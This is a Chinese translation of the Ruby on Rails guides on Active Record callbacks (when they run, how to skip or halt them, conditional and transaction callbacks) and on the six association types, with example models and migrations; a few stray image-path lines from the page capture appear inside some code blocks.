=> #<Employee id: 1, company_id: 1, created_at: "2013-11-25 17:04:22", updated_at: "2013-

# triggers @employee.company.touch
>> @employee.touch
Employee/Company was touched
An Employee was touched
=> true
```

# 4 执行回调

下面的方法会触发执行回调：

- `create`
- `create!`
- `decrement!`
- `destroy`
- `destroy!`
- `destroy_all`
- `increment!`
- `save`
- `save!`
- `save(validate: false)`
- `toggle!`
- `update_attribute`
- `update`
- `update!`
- `valid?`

`after_find` 回调由以下查询方法触发执行：

- `all`
- `first`
- `find`

- `find_by`
- `find_by_*`
- `find_by_*!`
- `find_by_sql`
- `last`

`after_initialize` 回调在新对象初始化时触发执行。

`find_by_*` 和 `find_by_*!` 是为每个属性生成的动态查询方法，详情参见“动态查询方法”一节。

## 5 跳过回调

和数据验证一样，回调也可跳过，使用下列方法即可：

- `decrement`
- `decrement_counter`
- `delete`
- `delete_all`
- `increment`
- `increment_counter`
- `toggle`
- `touch`
- `update_column`
- `update_columns`
- `update_all`
- `update_counters`

使用这些方法是要特别留心，因为重要的业务逻辑可能在回调中完成。如果没弄懂回调的作用直接跳过，可能导致数据不合法。

## 6 终止执行

在模型中注册回调后，回调会加入一个执行队列。这个队列中包含模型的数据验证，注册的回调，以及要执行的数据库操作。

整个回调链包含在一个事务中。如果任何一个 `before_*` 回调方法返回 `false` 或抛出异常，整个回调链都会终止执行，撤销事务；而 `after_*` 回调只有抛出异常才能达到相同的效果。

`ActiveRecord::Rollback` 之外的异常在回调链终止之后，还会由 Rails 再次抛出。抛出 `ActiveRecord::Rollback` 之外的异常，可能导致不应该抛出异常的方法（例如 `save` 和 `update_attributes`，应该返回 `true` 或 `false`）无法执行。

# 7 关联回调

回调能在模型关联中使用，甚至可由关联定义。假如一个用户发布了多篇文章，如果用户删除了，他发布的文章也应该删除。下面我们在 `Post` 模型中注册一个 `after_destroy` 回调，应用到 `User` 模型上：

```
class User < ActiveRecord::Base
  has_many :posts, dependent: :destroy
end

class Post < ActiveRecord::Base
  after_destroy :log_destroy_action

  def log_destroy_action
    puts 'Post destroyed'
  end
end

>> user = User.first
=> #<User id: 1>
>> user.posts.create!
=> #<Post id: 1, user_id: 1>
>> user.destroy
Post destroyed
=> #<User id: 1>
```

# 8 条件回调

和数据验证类似，也可以在满足指定条件时再调用回调方法。条件通过 `:if` 和 `:unless` 选项指定，选项的值可以是 Symbol、字符串、 `Proc` 或数组。 `:if` 选项指定什么时候调用回调。如果要指定何时不调用回调，使用 `:unless` 选项。

## 8.1 使用 Symbol

:if 和 :unless 选项的值为 Symbol 时，表示要在调用回调之前执行对应的判断方法。使用 `:if` 选项时，如果判断方法返回 `false` ，就不会调用回调；使用 `:unless` 选项时，如果判断方法返回 `true` ，就不会调用回调。Symbol 是最常用的设置方式。使用这种方式注册回调时，可以使用多个判断方法检查是否要调用回调。

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, if: :paid_with_card?
end
```

## 8.2 使用字符串

`:if` 和 `:unless` 选项的值还可以是字符串，但必须是 RUby 代码，传入 `eval` 方法中执行。当字符串表示的条件非常短时才应该是使用这种形式。

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, if: "paid_with_card?"
end
```

### 8.3 使用 Proc

`:if` 和 `:unless` 选项的值还可以是 Proc 对象。这种形式最适合用在一行代码能表示的条件上。

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number,
    if: Proc.new { |order| order.paid_with_card? }
end
```

### 8.4 回调的多重条件

注册条件回调时，可以同时使用 `:if` 和 `:unless` 选项：

```
class Comment < ActiveRecord::Base
  after_create :send_email_to_author, if: :author_wants_emails?,
    unless: Proc.new { |comment| comment.post.ignore_comments? }
end
```

## 9 回调类

有时回调方法可以在其他模型中重用，我们可以将其封装在类中。

在下面这个例子中，我们为 `PictureFile` 模型定义了一个 `after_destroy` 回调：

```
class PictureFileCallbacks
  def after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

在类中定义回调方法时（如上），可把模型对象作为参数传入。然后可以在模型中使用这个回调：

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks.new
end
```

注意，因为回调方法被定义成实例方法，所以要实例化 `PictureFileCallbacks`。如果回调要使用实例化对象的状态，使用这种定义方式很有用。不过，一般情况下，定义为类方法更说得通：

```
class PictureFileCallbacks
  def self.after_destroy(picture_file)
    if File.exist?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

如果按照这种方式定义回调方法，就不用实例化 `PictureFileCallbacks`：

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks
end
```

在回调类中可以定义任意数量的回调方法。

## 10 事务回调

还有两个回调会在数据库事务完成时触发：`after_commit` 和 `after_rollback`。这两个回调和 `after_save` 很像，只不过在数据库操作提交或回滚之前不会执行。如果模型要和数据库事务之外的系统交互，就可以使用这两个回调。

例如，在前面的例子中，`PictureFile` 模型中的记录删除后，还要删除相应的文件。如果执行 `after_destroy` 回调之后程序抛出了异常，事务就会回滚，文件会被删除，但模型的状态前后不一致。假设在下面的代码中，`picture_file_2` 是不合法的，那么调用 `save!` 方法会抛出异常。

```
PictureFile.transaction do
  picture_file_1.destroy
  picture_file_2.save!
end
```

使用 `after_commit` 回调可以解决这个问题。

```
class PictureFile < ActiveRecord::Base
  after_commit :delete_picture_file_from_disk, on: [:destroy]

  def delete_picture_file_from_disk
    if File.exist?(filepath)
      File.delete(filepath)
    end
  end
end
```

`:on` 选项指定什么时候出发回调。如果不设置 `:on` 选项，每各个操作都会触发回调。

`after_commit` 和 `after_rollback` 回调确保模型的创建、更新和销毁等操作在事务中完成。如果这两个回调抛出了异常，会被忽略，因此不会干扰其他回调。因此，如果回调可能抛出异常，就要做适当的补救和处理。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Record 关联

本文介绍 Active Record 中的关联功能。

读完本文，你将学到：

- 如何声明 Active Record 模型间的关联；
- 怎么理解不同的 Active Record 关联类型；
- 如何使用关联添加的方法；

## Chapters



## 1 为什么要使用关联

模型之间为什么要有关联？因为关联让常规操作更简单。例如，在一个简单的 Rails 程序中，有一个顾客模型和一个订单模型。每个顾客可以下多个订单。没用关联的模型定义如下：

```
class Customer < ActiveRecord::Base
end

class Order < ActiveRecord::Base
end
```

假如我们要为一个顾客添加一个订单，得这么做：

```
@order = Order.create(order_date: Time.now, customer_id: @customer.id)
```

或者说要删除一个顾客，确保他的所有订单都会被删除，得这么做：

```
@orders = Order.where(customer_id: @customer.id)
@orders.each do |order|
  order.destroy
end
@customer.destroy
```

使用 Active Record 关联，告诉 Rails 这两个模型是有一定联系的，就可以把这些操作连在一起。下面使用关联重新定义顾客和订单模型：

```
class Customer < ActiveRecord::Base
  has_many :orders, dependent: :destroy
end

class Order < ActiveRecord::Base
  belongs_to :customer
end
```

这么修改之后，为某个顾客添加新订单就变得简单了：

```
@order = @customer.orders.create(order_date: Time.now)
```

删除顾客及其所有订单更容易：

```
@customer.destroy
```

学习更多关联类型，请阅读下一节。下一节介绍了一些使用关联时的小技巧，然后列出了关联添加的所有方法和选项。

## 2 关联的类型

在 Rails 中，关联是两个 Active Record 模型之间的关系。关联使用宏的方式实现，用声明的形式为模型添加功能。例如，声明一个模型属于（`belongs_to`）另一个模型后，Rails 会维护两个模型之间的“主键-外键”关系，而且还向模型中添加了很多实用的方法。Rails 支持六种关联：


- `belongs_to`
- `has_one`
- `has_many`
- `has_many :through`
- `has_one :through`
- `has_and_belongs_to_many`

在后面的几节中，你会学到如何声明并使用这些关联。首先来看一下各种关联适用的场景。

## 2.1 `belongs_to` 关联

`belongs_to` 关联创建两个模型之间一对一的关系，声明所在的模型实例属于另一个模型的实例。例如，如果程序中有顾客和订单两个模型，每个订单只能指定给一个顾客，就要这么声明订单模型：

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```




在 `belongs_to` 关联声明中必须使用单数形式。如果在上面的代码中使用复数形式，程序会报错，提示未初始化常量 `Order::Customers`。因为 Rails 自动使用关联中的名字引用类名。如果关联中的名字错误的使用复数，引用的类也就变成了复数。

相应的迁移如下：


```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps
    end

    create_table :orders do |t|
      t.belongs_to :customer
      t.datetime :order_date
      t.timestamps
    end
  end
end
```

## 2.2 `has_one` 关联

`has_one` 关联也会建立两个模型之间的一对一关系，但语义和结果有点不一样。这种关联表示模型的实例包含或拥有另一个模型的实例。例如，在程序中，每个供应商只有一个账户，可以这么定义供应商模型：

```
class Supplier < ActiveRecord::Base
  has_one :account
end
```




相应的迁移如下：

```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end


    create_table :accounts do |t|
      t.belongs_to :supplier
      t.string :account_number
      t.timestamps
    end
  end
end
```

## 2.3 `has_many` 关联

`has_many` 关联建立两个模型之间的一对多关系。在 `belongs_to` 关联的另一端经常会使用这个关联。`has_many` 关联表示模型的实例有零个或多个另一个模型的实例。例如，在程序中有顾客和订单两个模型，顾客模型可以这么定义：

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

声明 `has_many` 关联时，另一个模型使用复数形式。




相应的迁移如下：

```
class CreateCustomers < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps
    end

    create_table :orders do |t|
      t.belongs_to :customer
      t.datetime :order_date
      t.timestamps
    end
  end
end
```


## 2.4 `has_many :through` 关联

`has_many :through` 关联经常用来建立两个模型之间的多对多关联。这种关联表示一个模型的实例可以借由第三个模型，拥有零个和多个另一个模型的实例。例如，在看病过程中，病人要和医生预约时间。这中间的关联声明如下：

```
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, through: :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, through: :appointments
end
```




```ruby
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, :through => :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, :through => :appointments
end
```

相应的迁移如下：

```
class CreateAppointments < ActiveRecord::Migration
  def change
    create_table :physicians do |t|
      t.string :name
      t.timestamps
    end

    create_table :patients do |t|
      t.string :name
      t.timestamps
    end

    create_table :appointments do |t|
      t.belongs_to :physician
      t.belongs_to :patient
      t.datetime :appointment_date
      t.timestamps
    end
  end
end
```

连接模型中的集合可以使用 API 关联。例如：

```
physician.patients = patients
```

会为新建立的关联对象创建连接模型实例，如果其中一个对象删除了，相应的记录也会删除。

自动删除连接模型的操作直接执行，不会触发 `*_destroy` 回调。

`has_many :through` 还可用来简化嵌套的 `has_many` 关联。例如，一个文档分为多个部分，每一部分又有多个段落，如果想使用简单的方式获取文档中的所有段落，可以这么做：

```
class Document < ActiveRecord::Base
  has_many :sections
  has_many :paragraphs, through: :sections
end

class Section < ActiveRecord::Base
  belongs_to :document
  has_many :paragraphs
end

class Paragraph < ActiveRecord::Base
  belongs_to :section
end
```

加上 `through: :sections` 后，Rails 就能理解这段代码：

```
@document.paragraphs
```


### 2.5 `has_one :through` 关联

`has_one :through` 关联建立两个模型之间的一对一关系。这种关联表示一个模型通过第三个模型拥有另一个模型的实例。例如，每个供应商只有一个账户，而且每个账户都有一个历史账户，那么可以这么定义模型：

```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, through: :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```




```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```

相应的迁移如下：

```
class CreateAccountHistories < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.belongs_to :supplier
      t.string :account_number
      t.timestamps
    end


    create_table :account_histories do |t|
      t.belongs_to :account
      t.integer :credit_rating
      t.timestamps
    end
  end
end
```

## 2.6 `has_and_belongs_to_many` 关联

`has_and_belongs_to_many` 关联之间建立两个模型之间的多对多关系，不借由第三个模型。例如，程序中有装配体和零件两个模型，每个装配体中有多个零件，每个零件又可用于多个装配体，这时可以按照下面的方式定义模型：

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```




相应的迁移如下：

```
class CreateAssembliesAndParts < ActiveRecord::Migration
  def change
    create_table :assemblies do |t|
      t.string :name
      t.timestamps
    end

    create_table :parts do |t|
      t.string :part_number
      t.timestamps
    end

    create_table :assemblies_parts, id: false do |t|
      t.belongs_to :assembly
      t.belongs_to :part
    end
  end
end
```

### 2.7 使用 `belongs_to` 还是 `has_one`

如果想建立两个模型之间的一对一关系，可以在一个模型中声明 `belongs_to`，然后在另一模型中声明 `has_one`。但是怎么知道在哪个模型中声明哪种关联？

不同的声明方式带来的区别是外键放在哪个模型对应的数据表中（外键在声明 `belongs_to` 关联所在模型对应的数据表中）。不过声明时要考虑一下语义，`has_one` 的意思是某样东西属于我。例如，说供应商有一个账户，比账户拥有供应商更合理，所以正确的关联应该这么声明：

```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
end
```

相应的迁移如下：

```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string  :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.integer :supplier_id
      t.string  :account_number
      t.timestamps
    end
  end
end
```

`t.integer :supplier_id` 更明确的表明了外键的名字。在目前的 Rails 版本中，可以抽象实现的细节，使用 `t.references :supplier` 代替。

## 2.8 使用 `has_many :through` 还是 `has_and_belongs_to_many`

Rails 提供了两种建立模型之间多对多关系的方法。其中比较简单的是 `has_and_belongs_to_many`，可以直接建立关联：

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

第二种方法是使用 `has_many :through`，但无法直接建立关联，要通过第三个模型：

```
class Assembly < ActiveRecord::Base
  has_many :manifests
  has_many :parts, through: :manifests
end

class Manifest < ActiveRecord::Base
  belongs_to :assembly
  belongs_to :part
end

class Part < ActiveRecord::Base
  has_many :manifests
  has_many :assemblies, through: :manifests
end
```

根据经验，如果关联的第三个模型要作为独立实体使用，要用 `has_many :through` 关联；如果不需要使用第三个模型，用简单的 `has_and_belongs_to_many` 关联即可（不过要记得在数据库中创建连接数据表）。

如果需要做数据验证、回调，或者连接模型上要用到其他属性，此时就要使用 `has_many :through` 关联。

## 2.9 多态关联

关联还有一种高级用法，“多态关联”。在多态关联中，在同一个关联中，模型可以属于其他多个模型。例如，图片模型可以属于雇员模型或者产品模型，模型的定义如下：

```
class Picture < ActiveRecord::Base
  belongs_to :imageable, polymorphic: true
end

class Employee < ActiveRecord::Base
  has_many :pictures, as: :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, as: :imageable
end
```

